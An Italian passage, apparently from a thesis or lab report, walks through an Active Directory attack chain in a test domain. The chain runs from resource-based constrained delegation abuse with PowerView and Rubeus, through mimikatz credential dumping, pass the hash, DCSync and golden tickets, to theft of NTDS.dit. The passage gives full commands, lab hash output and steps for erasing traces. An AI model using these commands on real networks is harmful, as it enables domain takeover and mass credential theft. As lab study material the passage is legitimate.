Il privilegio *GenericAll* su un computer permette di aggiungere nell'ACL di quel computer una regola, con la quale per l'attaccante sarà possibile autenticarsi a nome di un qualsiasi utente del dominio.
Qui di seguito la descrizione dell'attacco, insieme all'elenco dei comandi necessari:

- Importare i moduli necessari: Powermad e PowerView.

```
Import-Module .\Powermad\Powermad.ps1
Import-Module .\PowerSploit\Recon\PowerView.ps1
```

- Creare una variabile contenente il nome del computer da attaccare: *win-server-1*.

```
$TargetComputer = "win-server-1.cyberloop.local"
```

- Aggiungere un nuovo computer al dominio. Questo è possibile dato che solitamente in un dominio AD ogni utente può aggiungere fino a 10 account che rappresentano un computer nel dominio. Di questo computer l'attaccante conoscerà la password, dato che è lui stesso a deciderla.

```
New-MachineAccount -MachineAccount FakeComputer
↪ -Password $(ConvertTo-SecureString 'StrongPass123!'
↪ -AsPlainText -Force)
```

- Trovare il SID del computer appena aggiunto e usarlo per costruire un raw security descriptor, con questo computer nel ruolo di principal. Trasformare poi questo raw security descriptor nella sua forma binaria.

```
$ComputerSid = Get-DomainComputer FakeComputer
↪ -Properties objectsid | Select -Expand objectsid
$SD = New-Object
↪ Security.AccessControl.RawSecurityDescriptor
↪ -ArgumentList
↪ "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
```

- Usare i bytes che rappresentano il descrittore per modificare il campo *msds-allowedtoactonbehalfofotheridentity* del computer da attaccare. In questo modo si dichiara che sulla macchina *win-server-1* il servizio *FakeComputer* (controllato dall'attaccante) è abilitato a eseguire comandi a nome di qualsiasi utente del dominio.

```
Get-DomainComputer $TargetComputer | Set-DomainObject
↪ -Set
↪ @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}
```

- Calcolare e copiare da qualche parte l'hash della password di *FakeComputer* in formato rc4, utilizzando il tool Rubeus.

```
.\Rubeus.exe hash /password:StrongPass123!
↪ /user:FakeComputer /domain:cyberloop.local
```




Figura 6.16: Hash in formato rc4, calcolato con il tool Rubeus

- Sempre con Rubeus, si fa richiesta di un Kerberos ticket a nome del servizio *FakeComputer* per il servizio *win-server-1*, specificando però che si intende impersonare un altro utente. Questo utente può essere un qualsiasi utente del dominio, si richiede in questo caso di impersonare un amministratore di dominio: ELMO_VELEZ.

```
.\Rubeus.exe s4u /user:FakeComputer$
↪ /rc4:C6ABE12C907558723E70AD98878C286E
↪ /impersonateuser:ELMO_VELEZ
↪ /msdsspn:cifs/win-server-1.cyberloop.local /ptt
```

Il ticket viene caricato in memoria e può a questo punto essere usato per autenticarsi legittimamente sul computer *win-server-1* a nome di un amministratore di dominio.




Figura 6.17: Richiesta del ticket per impersonare un amministratore di dominio sul computer win-server-1

Ora è possibile accedere al computer compromesso con le credenziali di ELMO_VELEZ, un amministratore di dominio.




Figura 6.18: Accesso effettuato sul computer win-server-1 a nome di ELMO_VELEZ

Per proseguire l'attacco e venire a conoscenza dell'hash NTLM della password di Administrator, bisogna eseguire il tool *mimikatz* e fare il dump degli hash degli utenti con sessione nel sistema.
Dopo aver eseguito *mimikatz*, i comandi necessari sono due:

```
privilege::debug
sekurlsa::logonpasswords
```




Figura 6.19: Dump degli hash con mimikatz

Ora che si conosce l'hash di Administrator (bc3212cdd08f6ee12945378fe0e8771a), è possibile e consigliabile, essendo nei panni di un attaccante, cancellare le trac-

ce ripulendo l'attributo *msds-allowedtoactonbehalfofotheridentity* del computer *win-server-1*:

```
Get-DomainComputer $TargetComputer | Set-DomainObject -Clear
↪  'msds-allowedtoactonbehalfofotheridentity'
```

6.6 Pass the hash

Avendo l'hash di Administrator, è possibile per l'attaccante avere una shell privilegiata sul domain controller mediante l'attacco **pass the hash**.
Per eseguire l'attacco pass the hash con *mimikatz*, bisogna avere un account con almeno i privilegi di amministratore locale. Visto che non si conoscono le credenziali di nessun account di amministratore locale, si potrebbe sfruttare la capacità di impersonificare un qualsiasi utente vista nell'attacco precedente per loggare su win-server-1 come ELMO_VELEZ, quindi lanciare *mimikatz* con privilegi di amministratore e loggare sul domain controller con pass the hash.
Un altro modo per usare l'hash per autenticarsi nel domain controller è quello di usare il tool impacket-psexec dalla macchina Kali. Non c'è in questo caso la necessità di avere compromesso un account di amministratore locale, e si riesce ad avere una shell valida con i privilegi dell'account *NT AUTHORITY\system* sul domain controller.




Figura 6.20: Login sul domain controller usando l'hash dell'account Administrator

6.7 DC Sync

L'attacco DCSync può essere usato per ottenere l'hash dell'account krbtgt per poi creare un golden ticket. Avendo, grazie a pass the hash, una shell privilegiata sul domain controller, eseguire l'attacco con *mimikatz*, lanciando il comando:

```
lsadump::dcsync /domain:cyberloop.local /user:krbtgt
```

```
PS C:\Tools> .\mimikatz.exe
\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY gentilkiwi ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /domain:cyberloop.local /user:krbtgt
[DC] 'cyberloop.local' will be the domain
[DC] 'dc01.cyberloop.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

SAM ACCOUNT

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 17/12/2020 11:01:22
Object Security ID   : S-1-5-21-1122750087-3842578800-1221212673-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 5b38cbb1fa24d3055132f49722a9e502
    ntlm- 0: 5b38cbb1fa24d3055132f49722a9e502
    lm  - 0: 64b095ed5425d710ec49f4f8ee9fd226

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 5653a297cef48f027440016def71c14f

* Primary:Kerberos-Newer-Keys *
    Default Salt : CYBERLOOP.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 469e9b4a8891a032501c2e7a30e19d08952f6ce97115297466a1071b11ee099f
      aes128_hmac       (4096) : 505f9b31578de152e3a06e47f59f7398
      des_cbc_md5       (4096) : 9b6dcbf19dba6ee3

* Primary:Kerberos *
    Default Salt : CYBERLOOP.LOCALkrbtgt
    Credentials
      des_cbc_md5       : 9b6dcbf19dba6ee3

* Packages *
    NTLM-Strong-NTOWF
```

Figura 6.21: Output dell'attacco DCSync con mimikatz

Copiare l'hash dell'account krbtgt, il servizio incaricato di generare i ticket Kerberos per accedere al dominio. È ora possibile generare un golden ticket così da avere un accesso privilegiato al dominio AD.

6.8 Golden ticket e pass the ticket

Per portare a termine questo attacco un attaccante ha bisogno di tre dati:

- nome del dominio: cyberloop.local

- SID del dominio: S-1-5-21-1122750087-3842578800-1221212673
- krbtgt hash: 5b38cbb1fa24d3055132f49722a9e502

Conoscendo queste informazioni, si genera il golden ticket con *mimikatz*, utilizzando l'account *NT AUTHORITY\system* sul domain controller, con il comando:

```
kerberos::golden /domain:cyberloop.local
↪ /sid:S-1-5-21-1122750087-3842578800-1221212673
↪ /rc4:5b38cbb1fa24d3055132f49722a9e502 /id:500
↪ /user:FakeAdmin
```

Il ticket così creato ha i poteri dell'account Administrator (id 500), ma lo pseudonimo di FakeAdmin. Questo pseudonimo può essere definito a piacere dall'attaccante e non deve necessariamente riflettere un account esistente nel dominio.

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY gentilkiwi ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::golden /domain:cyberloop.local /sid:S-1-5-21-1122750087-3842578800-1221212673
/rc4:5b38cbb1fa24d3055132f49722a9e502 /id:500 /user:FakeAdmin
User      : FakeAdmin
Domain    : cyberloop.local (CYBERLOOP)
SID       : S-1-5-21-1122750087-3842578800-1221212673
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 5b38cbb1fa24d3055132f49722a9e502 - rc4_hmac_nt
Lifetime  : 12/01/2021 10:37:37 ; 10/01/2031 10:37:37 ; 10/01/2031 10:37:37
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

Figura 6.22: Golden ticket creato con mimikatz

Si esporta il ticket Kerberos appena creato sulla sua macchina Kali, lo si converte dal formato kirbi al formato ccache, utilizzando il tool *ticket_converter.py*

di impacket. Questa conversione è necessaria se si vuole usare il ticket con i tool di Linux, dato che il formato kirbi è compatibile esclusivamente con i programmi Windows. Bisogna poi caricare in memoria il ticket in formato ccache. Modificare la variabile di ambiente KRB5CCNAME in modo che punti al ticket:

```
export KRB5CCNAME=/path/to/ticket.ccache
```

Per usare il ticket come prova di autenticazione, invocare il comando *impacket-psexec* con i parametri `-k -no-pass`. L'autenticazione non va però a buon fine e non si riesce ad accedere al domain controller con il golden ticket.

```
┌──(vagrant㉿kali)-[~/adlab]
└─$ impacket-psexec -k -no-pass cyberloop/Administrator@10.8.0.1
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[-] [Errno Connection error (CYBERLOOP:88)] [Errno -3] Temporary failure in name resolution
```

Figura 6.23: Accesso negato con il golden ticket

Un altro modo per utilizzare il golden ticket come strumento per autenticarsi sul domain controller è quello di usare una macchina compromessa, in questo caso *win-wkstn-1*.
Si effettua il login sulla macchina *win-wkstn-1* con RDP utilizzando le credenziali dell'account JEWELL_CUMMINGS. Si trasferisce il ticket in formato kirbi dalla macchina Kali alla macchina win-wkstn-1, quindi si lancia il tool *mimikatz* e si carica il ticket in memoria con il comando `kerberos::ptt ticket.kirbi`.




Figura 6.24: Ticket caricato in memoria con mimikatz

Si ottiene quindi una shell, sempre tramite *mimikatz*, con il comando `misc::cmd`. Grazie al ticket, questa shell dovrebbe avere i privilegi di Administrator, provando però a listare il contenuto della cartella `C:` del domain controller si riceve ancora accesso negato.




Figura 6.25: Shell generata con mimikatz, che dovrebbe avere i privilegi di Administrator

Il motivo di questo problema potrebbe essere dovuto al fatto che il golden ticket è stato creato con l'account NT AUTHORITY, che ha sì privilegi di amministratore sul domain controller, ma non fa parte del dominio Active Directory, è infatti parte del dominio *SYSTEM*.
Si decide quindi di creare un nuovo golden ticket, questa volta impersonando

l'utente ELMO_VELEZ, amministratore di dominio, sulla macchina *win-server-1*.




Figura 6.26: Creazione golden ticket, utilizzando l'account di un amministratore di dominio

Il Kerberos ticket appena generato viene trasferito nuovamente sulla macchina kali, convertito e usato da impacket-psexec per connettersi al domain controller. Ancora una volta si riceve un errore e l'accesso è negato.
Si prova a copiare il ticket in formato kirbi sulla macchina *win-wkstn-1* e ad utilizzarlo per l'attacco pass the ticket, questa volta però usando *Rubeus* e non *mimikatz*.

```
.\Rubeus.exe ptt /ticket:ticket.kirbi
```




Figura 6.27: Pass the ticket utilizzando il golden ticket per l'autenticazione

Questa volta, come si può notare dalla *figura 6.27*, l'autenticazione è andata a buon fine e si hanno i privilegi dell'account Administrator. Sarà quindi possibile effettuare il login sul domain controller con psexec.




Figura 6.28: Login sul domain controller a nome di Administrator, usando il golden ticket

6.9 Esfiltrazione del database NTDS.dit

Grazie al golden ticket si dispone di una shell privilegiata sul domain controller. Uno degli attacchi più pericolosi su un dominio AD consiste nell'esfiltrare il file *NTDS.dit*, che contiene gli hash delle password di tutti gli utenti del dominio. Una volta che questo database viene copiato, l'attaccante è in grado di utilizzare questi hash per autenticarsi sul sistema con l'attacco pass the hash oppure può anche cercare di eseguire il cracking offline, utilizzando un tool come *hashcat* o *john*.
Viene create una shadow copy:

```
vssadmin create shadow /for=C:
```




Figura 6.29: Creazione shadow copy con vssadmin

Il prossimo passo è quello di recuperare il database dalla shadow copy.

```
C:\tools\Exfil>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\ntds\ntds.dit .
        1 file copiati.

C:\tools\Exfil>ls
"ls" non è riconosciuto come comando interno o esterno,
 un programma eseguibile o un file batch.

C:\tools\Exfil>dir
 Il volume nell'unità C non ha etichetta.
 Numero di serie del volume: D86A-0823

 Directory di C:\tools\Exfil

13/01/2021  15:25    <DIR>          .
13/01/2021  15:25    <DIR>          ..
13/01/2021  09:29        50.331.648 ntds.dit
               1 File     50.331.648 byte
               2 Directory  44.158.480.384 byte disponibili
```

Figura 6.30: Copia del file ntds.dit dalla shadow copy alla directory corrente

Dato che il database è cifrato con una chiave, si deve ora copiare il file *SYSTEM* dai registri, dato che questo contiene la boot key necessaria per decifrare il database più tardi.

```
PS C:\tools\Exfil> reg SAVE HKLM\SYSTEM .\SYS
Operazione completata.
```

Figura 6.31: Copia della chiave per decifrare il database

Quindi vengono eliminate le tracce distruggendo la shadow copy.

```
C:\tools\Exfil>vssadmin delete shadows /shadow={25eb1d7b-490f-46b8-a5da-0c85751b9ee0} /Quiet
vssadmin 1.1 - Strumento da riga di comando di amministrazione Servizio copia shadow del volume
(C) Copyright 2001-2013 Microsoft Corp.
```

Figura 6.32: Distruzione della shadow copy

